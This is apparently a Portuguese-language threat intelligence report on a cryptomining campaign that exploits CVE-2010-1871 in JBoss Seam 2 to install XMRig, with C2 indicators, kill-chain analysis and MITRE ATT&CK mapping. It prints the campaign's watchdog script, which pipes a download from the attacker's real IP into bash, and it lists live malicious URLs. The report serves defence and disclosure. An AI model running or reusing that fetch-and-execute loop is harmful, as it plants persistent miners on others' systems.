🔴 AMEAÇA ATIVA IDENTIFICADA

Threat Intelligence Report

Campanha de Cryptomining Explorando Vulnerabilidade Legada

CVE-2010-1871

JBoss Seam 2 RCE | CISA KEV **2021** | **MEVSPACE** AS201814 | Minerador **XMRig**

ANÁLISE E DOCUMENTAÇÃO

Fagner Mendes Oliveira

cybersysbr

Threat Intelligence Researcher

● **TLP:CLEAR — Distribuição Pública Autorizada**

Threat Intelligence Report | TI-2025-1215-001 | Dezembro 2025

Frameworks: ENISA CTL • FIRST TLP • MITRE ATT&CK • Diamond Model

01 Sumário Executivo

⚠️

ALERTA: CAMPANHA ATIVA DE CRYPTOMINING

Atores de ameaça estão explorando ativamente a CVE-2010-1871 em servidores JBoss Seam 2 para implantação de mineradores XMRig. Ação imediata recomendada para organizações com sistemas legados expostos à internet.

Nível de Confiança: **ALTA — Baseado em múltiplas fontes independentes e validação cruzada**

ALTO	16	14.764	3.714
NÍVEL DE RISCO	VARIANTES	HOSTS NO ASN	REPORTS ABUSE

Este relatório de Threat Intelligence documenta uma campanha ativa de cryptomining que explora a **CVE-2010-1871**, uma vulnerabilidade crítica de Remote Code Execution (RCE) no framework JBoss Seam 2. Os atores de ameaça utilizam varredura automatizada para identificar servidores vulneráveis expostos à internet e implantar mineradores XMRig através de um sofisticado mecanismo de bash dropper com capacidades avançadas de anti-detecção e persistência.

A vulnerabilidade, com mais de **14 anos de idade**, foi adicionada ao catálogo CISA KEV (Known Exploited Vulnerabilities) em dezembro de 2021 junto com a Log4j, reforçando sua relevância contínua como vetor de ataque ativo. A infraestrutura de comando e controle identificada está hospedada na MEVSPACE (AS201814), provedor polonês frequentemente associado a operações de bullet-proof hosting e atividades maliciosas de alto perfil.

Principais Descobertas da Investigação

- Exploração ativa de vulnerabilidade com **14+ anos de idade** listada no catálogo CISA KEV desde dezembro de 2021
- Infraestrutura C2 hospedada na **MEVSPACE (AS201814)**, provedor conhecido de bullet-proof hosting na Polônia com 14.764 hosts
- Malware possui capacidade de **eliminação de mineradores concorrentes** antes da instalação (softirq, watcher, xmrig, kdevtmpfsi, kinsing)
- Mecanismo de **persistência via watchdog** em /dev/health.sh com verificação periódica a cada 45 segundos para garantir execução contínua

- Artefato operacional identificado: username `bruno` e caminho `/Users/bruno/Desktop/` — indicativo de ambiente de desenvolvimento macOS nos metadados do script

- Marcador de campanha único identificado no código-fonte: `MEOWWWWWWWW` — útil para tracking e correlação

02 Metodologia Aplicada

A investigação desta campanha foi conduzida utilizando uma abordagem estruturada de Threat Intelligence, combinando múltiplas fontes de dados, ferramentas especializadas e frameworks reconhecidos pela comunidade internacional de segurança. O objetivo principal foi reconstruir a kill chain completa do ataque e gerar inteligência acionável para times de defesa implementarem contramedidas efetivas.

Frameworks de Análise Utilizados

🔷 MODELO DIAMANTE DE INTRUSÃO

Análise estruturada dos quatro vértices fundamentais: Adversário, Infraestrutura, Capacidade e Vítima. Permite compreensão holística das relações entre componentes do ataque e suporta pivoteamento de inteligência.

🟣 MITRE ATT&CK FRAMEWORK

Mapeamento completo de TTPs (Táticas, Técnicas e Procedimentos) observadas durante a análise, permitindo padronização da inteligência e facilitando correlação com ameaças conhecidas na base de conhecimento.

🟢 ENISA CTL TAXONOMY

Taxonomia europeia para classificação e estruturação de relatórios de Threat Intelligence, garantindo consistência na documentação, interoperabilidade e aderência a padrões internacionais de qualidade.

⚪ FIRST TRAFFIC LIGHT PROTOCOL

Protocolo padronizado para classificação de sensibilidade e definição de regras de compartilhamento. Este relatório é classificado como TLP:CLEAR, permitindo distribuição pública irrestrita.

Fontes de Inteligência e Ferramentas Especializadas

CATEGORIA	FERRAMENTAS E FONTES UTILIZADAS
Análise de Malware	VirusTotal, MalwareBazaar, Triage Sandbox, FileScan.io, Kaspersky TIP, ReversingLabs
Threat Intelligence	AlienVault OTX, IBM X-Force Exchange, OpenCTI, Cisco Talos Intelligence Group
Reputação de IP	AbuseIPDB, Shodan, VirusTotal IP Analysis, IPVoid, GreyNoise Community
Análise de Rede	Shodan, Censys, VirusTotal Network Graph, BGP Toolkit, Whois Lookup
Correlação	Pivoteamento manual de IOCs, hashes relacionados, JA3/JA3S fingerprints, ASN mapping

Processo de Investigação Estruturado

- **Triagem Inicial:** Identificação do alerta através de feeds de Threat Intelligence e repositórios públicos de indicadores de comprometimento
- **Coleta Sistemática:** Extração metodológica de IPs, URLs, hashes, domínios e artefatos do payload malicioso para análise detalhada
- **Enriquecimento Multi-Fonte:** Consulta a múltiplas plataformas de Threat Intelligence para contextualização e validação cruzada
- **Pivoteamento Agressivo:** Correlação de indicadores para descoberta de infraestrutura relacionada não documentada publicamente
- **Análise Comportamental:** Execução controlada em sandbox para compreensão do comportamento dinâmico do malware

03 Modelo Diamante de Intrusão

O Modelo Diamante de Intrusão permite analisar a ameaça através de quatro vértices fundamentais interconectados: Adversário, Infraestrutura, Capacidade e Vítima. Esta estrutura analítica facilita a compreensão das relações entre os componentes do ataque e suporta a geração de inteligência acionável para times de defesa e resposta a incidentes.

Adversário — Perfil do Ator de Ameaça

Classificação	Cibercriminoso Oportunista — Não atribuído a grupo APT conhecido ou estado-nação
Motivação	Financeira — Monetização através de mineração de criptomoedas Monero (XMR)
Sofisticação	Média — Uso de automação, técnicas de evasão e anti-análise
Artefato Operacional	Username `bruno` e caminho macOS identificados nos metadados do script
Marcador Único	String `MEOWWWWWWWW` identificada no código — útil para tracking de campanha

Infraestrutura — Recursos de Ataque Identificados

C2 Principal	`193.34.213.150` — MEVSPACE sp. z o.o. (AS201814), Polônia 🇵🇱
IPs Relacionados	`37.44.238.94` | `37.44.238.82` | `205.185.118.120`
Hosting Provider	MEVSPACE — Provedor frequentemente associado a bullet-proof hosting malicioso
Portas Expostas	80 (HTTP), 443 (HTTPS), 3389 (RDP), 8000-8888 (Mining pools)
Reports Abuse	3.714 denúncias no AbuseIPDB com 99% de confiança maliciosa

Capacidade — Arsenal Técnico do Atacante

Exploit	CVE-2010-1871 — JBoss Seam 2 RCE via Expression Language Injection
Payload	Bash dropper multi-estágio com download e execução automatizada de XMRig
Persistência	Watchdog script em `/dev/health.sh` com verificação a cada 45 segundos
Evasão	Eliminação de concorrentes, ocultação de processos, limpeza de logs e histórico

Vítima — Perfil de Alvos Potenciais

Perfil Alvo	Organizações com servidores JBoss Seam 2 legados expostos à internet pública
Setores	Diversificado — Qualquer organização com sistemas Java Enterprise desatualizados
Exposição	Servidores sem patch em portas 8080, 8443, 80, 443 acessíveis publicamente
Impacto	Degradação de performance, aumento de custos, porta de entrada para ataques mais severos

04 Análise de Infraestrutura C2

A infraestrutura de comando e controle (C2) identificada nesta campanha está hospedada na **MEVSPACE (AS201814)**, um provedor de hosting polonês frequentemente associado a atividades maliciosas e operações de bullet-proof hosting que dificulta takedowns. O pivoteamento agressivo revelou uma rede distribuída de servidores relacionados operando em múltiplas regiões geográficas com redundância planejada.

Servidor C2 Principal — Análise Detalhada

IP Address	`193.34.213.150`
ASN	AS201814 — MEVSPACE sp. z o.o.
Localização	Polônia 🇵🇱 — Provedor de bullet-proof hosting com histórico malicioso
Hosts no ASN	14.764 endereços IP sob mesmo provedor — potencial para campanhas de larga escala
Reputação	Malicioso — 99% confiança (AbuseIPDB)
Reports Abuse	3.714 denúncias de atividade maliciosa nos últimos 12 meses
Categorias	Cryptomining, Brute Force SSH, Web Attack, Port Scanning, Malware Distribution

Infraestrutura Relacionada — Resultados do Pivoteamento

IP ADDRESS	ASN	PAÍS	RELAÇÃO IDENTIFICADA
`37.44.238.94`	AS44133	🇳🇱 Holanda	Distribuição secundária de payloads maliciosos
`37.44.238.82`	AS44133	🇳🇱 Holanda	Infraestrutura de backup/failover para resiliência
`205.185.118.120`	AS53667	🇺🇸 Estados Unidos	Mining pool proxy / Stratum relay para Monero

Serviços Expostos — Reconhecimento via Shodan

PORTA	SERVIÇO	FUNÇÃO NA OPERAÇÃO MALICIOSA
80/TCP	HTTP	Distribuição de droppers e payloads maliciosos para vítimas
443/TCP	HTTPS	Comunicação C2 criptografada para evasão de detecção
3389/TCP	RDP	Acesso administrativo remoto para gestão da infraestrutura
8000-8888	Custom	Mining pool proxies e relays Stratum para comunicação XMRig

URLs Maliciosas Identificadas

```
http://193.34.213.150/vi      # Dropper inicial - primeiro estágio do ataque
http://193.34.213.150/xi      # Payload XMRig - minerador principal de Monero
http://193.34.213.150/cf.sh   # Script de configuração e instalação de persistência
```

05 Análise de Malware

O payload malicioso identificado consiste em um **bash dropper multi-estágio** projetado para implantar o minerador XMRig em sistemas Linux vulneráveis. A análise comportamental em sandbox e a correlação com múltiplas fontes de Threat Intelligence revelam técnicas sofisticadas de anti-detecção, mecanismos robustos de persistência e eliminação agressiva de mineradores competidores para maximizar recursos.

Características Técnicas do Payload

Tipo	Bash Dropper / Shell Script (multi-estágio com download em cadeia)
Sistema Alvo	Linux — Servidores com JBoss Seam 2 vulnerável exposto à internet
Payload Final	XMRig Cryptominer — Mineração de criptomoeda Monero (XMR)
Taxa de Detecção	14/62 engines no VirusTotal (22.6%) — evasão de múltiplos AV
Variantes	16 amostras relacionadas identificadas na mesma campanha ativa
Marcador	String `MEOWWWWWWWW` — Identificador único útil para tracking

Fluxo de Execução — Kill Chain Reconstruída

- **Estágio 1 — Acesso Inicial:** Exploit CVE-2010-1871 injeta comando malicioso via JBoss Expression Language em servidor vulnerável
- **Estágio 2 — Download:** Dropper inicial obtido via curl/wget de `193.34.213.150/vi` para sistema comprometido
- **Estágio 3 — Preparação:** Verificação de ambiente, eliminação de mineradores concorrentes e limpeza de evidências
- **Estágio 4 — Implantação:** Download e execução do XMRig com configuração de pool Monero embutida
- **Estágio 5 — Persistência:** Instalação de watchdog em /dev/health.sh e registro em crontab para sobrevivência

Técnicas de Anti-Detecção e Evasão

TÉCNICA	IMPLEMENTAÇÃO OBSERVADA NO PAYLOAD
Kill Competitors	Elimina processos concorrentes: softirq, watcher, xmrig, kdevtmpfsi, kinsing
Process Masquerading	Renomeia processos maliciosos para nomes legítimos do sistema operacional
Hidden Files	Armazena binários em diretórios ocultos: /dev/, /tmp/.X11-unix/
Cron Cleanup	Remove jobs cron de outros mineradores antes de instalar persistência própria
Log Clearing	Limpa ~/.bash_history e logs do sistema para dificultar análise forense

Mecanismo de Persistência — Watchdog Script

```
#!/bin/bash
# Watchdog instalado em /dev/health.sh - garante execução contínua
while true; do
if ! pgrep -f "xmrig" > /dev/null; then
curl -s http://193.34.213.150/xi | bash  # Re-download se morto
fi
sleep 45  # Verificação a cada 45 segundos
done
```

06 Mapeamento MITRE ATT&CK

O mapeamento das TTPs (Táticas, Técnicas e Procedimentos) observadas nesta campanha segue o framework MITRE ATT&CK para Linux, permitindo padronização da inteligência gerada e facilitando correlação com outras ameaças conhecidas na base de conhecimento global. A campanha demonstra cobertura significativa em 7 táticas com foco especial em persistência e evasão de defesas.

TÁTICA	ID	DESCRIÇÃO DA TÉCNICA OBSERVADA
Initial Access	T1190	Exploit Public-Facing Application — CVE-2010-1871 JBoss Seam 2 RCE
Execution	T1059.004	Unix Shell — Execução de bash dropper multi-estágio via curl/wget
Persistence	T1053.003	Cron — Instalação de job cron para manutenção de persistência
Persistence	T1543.002	Systemd Service — Watchdog script em /dev/health.sh (45s interval)
Defense Evasion	T1070.003	Clear Command History — Limpeza de .bash_history e logs do sistema
Defense Evasion	T1036.004	Masquerade Task — Renomeação de processos para nomes legítimos
Defense Evasion	T1564.001	Hidden Files — Armazenamento em /dev/, /tmp/.X11-unix/
Discovery	T1057	Process Discovery — Busca por mineradores concorrentes via pgrep
Impact	T1496	Resource Hijacking — Mineração de criptomoedas Monero (XMR)
C&C	T1071.001	Web Protocols — Comunicação HTTP/HTTPS com servidor C2
C&C	T1105	Ingress Tool Transfer — Download de payloads via curl/wget

Matriz de Cobertura por Tática — Análise de Foco

TÁTICA	TÉCNICAS	ANÁLISE DE PRIORIDADE DO ATACANTE
Defense Evasion	**3**	Crítico — Prioridade máxima em evitar detecção por soluções de segurança
Persistence	**2**	Alto — Redundância de mecanismos para garantir sobrevivência
Command & Control	**2**	Médio — Comunicação estabelecida e mantida com C2
Demais Táticas	4	Padrão — Cobertura operacional básica necessária

ANÁLISE DE COBERTURA MITRE ATT&CK

A campanha cobre **7 táticas** e **11 técnicas** distintas do framework, demonstrando nível de sofisticação moderado com foco significativo em **Persistência** e **Evasão de Defesas**. Esta distribuição indica adversário preocupado com longevidade operacional.

07 Evidências — Análise do IP C2

As capturas abaixo documentam a análise do IP de comando e controle principal `193.34.213.150` através de múltiplas plataformas de Threat Intelligence, demonstrando o alto nível de atividade maliciosa associada e confirmando a classificação como infraestrutura hostil ativa utilizada em campanhas de cryptomining.




Figura 1: VirusTotal — Detecção do IP 193.34.213.150 por múltiplos vendors de segurança. A classificação como malicioso por engines de reputação confirma uso ativo em operações hostis de cryptomining e distribuição de malware.




Figura 2: VirusTotal — Detalhes de rede e metadados do IP malicioso incluindo ASN MEVSPACE (AS201814), geolocalização na Polônia e histórico de comunicações maliciosas com múltiplas vítimas identificadas.

07 Evidências — Correlação TI

A correlação em múltiplas fontes de Threat Intelligence independentes confirma a natureza maliciosa da infraestrutura identificada e fornece contexto adicional sobre a campanha através de pulsos comunitários, reports de abuso e classificações de risco por diferentes vendors de segurança.




Figura 3: AlienVault OTX — Pulsos de Threat Intelligence associados ao IP C2 mostrando correlação com campanhas conhecidas de cryptomining, distribuição de malware e atividades de scanning automatizado.




Figura 4: AbuseIPDB — Reputação do IP com 3.714 reports de abuso e 99% de confiança maliciosa. Categorias incluem cryptomining, brute force SSH, port scanning e web attacks documentados pela comunidade.

07 Evidências — Análise de Payload

A análise do payload malicioso através do VirusTotal revela taxa de detecção de 22.6% (14/62 engines) indicando capacidade de evasão moderada, além de fornecer detalhes técnicos sobre comportamento dinâmico, indicadores de rede e metadados do arquivo.




Figura 5: VirusTotal — Detecção do payload malicioso por 14/62 engines (22.6%). Classificações incluem Trojan.Downloader, CoinMiner e Generic.Malware por múltiplos vendors de antivírus comerciais.




Figura 6: VirusTotal — Detalhes técnicos e metadados do arquivo malicioso incluindo hashes SHA256, SHA1, MD5, tamanho do arquivo e timestamps de primeira e última submissão à plataforma.

07 Evidências — Comportamento

A análise comportamental e de comunicações de rede do malware revela as técnicas MITRE ATT&CK identificadas automaticamente durante execução dinâmica em sandbox, além dos indicadores de rede gerados pelo payload ao estabelecer comunicação com infraestrutura de comando e controle.




Figura 7: VirusTotal — Mapeamento automático MITRE ATT&CK baseado no comportamento observado durante análise dinâmica, confirmando técnicas de evasão, persistência e resource hijacking documentadas neste relatório.




Figura 8: VirusTotal — Comunicações de rede do malware mostrando conexões estabelecidas com servidor C2 193.34.213.150 e tentativas de comunicação com mining pools Stratum para mineração de Monero.

07 Evidências — Sandbox Analysis

A execução controlada do payload em múltiplos ambientes de sandbox fornece visibilidade sobre o comportamento real do malware em runtime, incluindo processos criados, arquivos modificados no sistema, comunicações de rede estabelecidas e técnicas de evasão empregadas.




Figura 9: Triage Sandbox — Visão geral da execução dinâmica mostrando score de maliciosidade elevado e técnicas de evasão detectadas durante runtime do payload, incluindo tentativas de anti-análise.

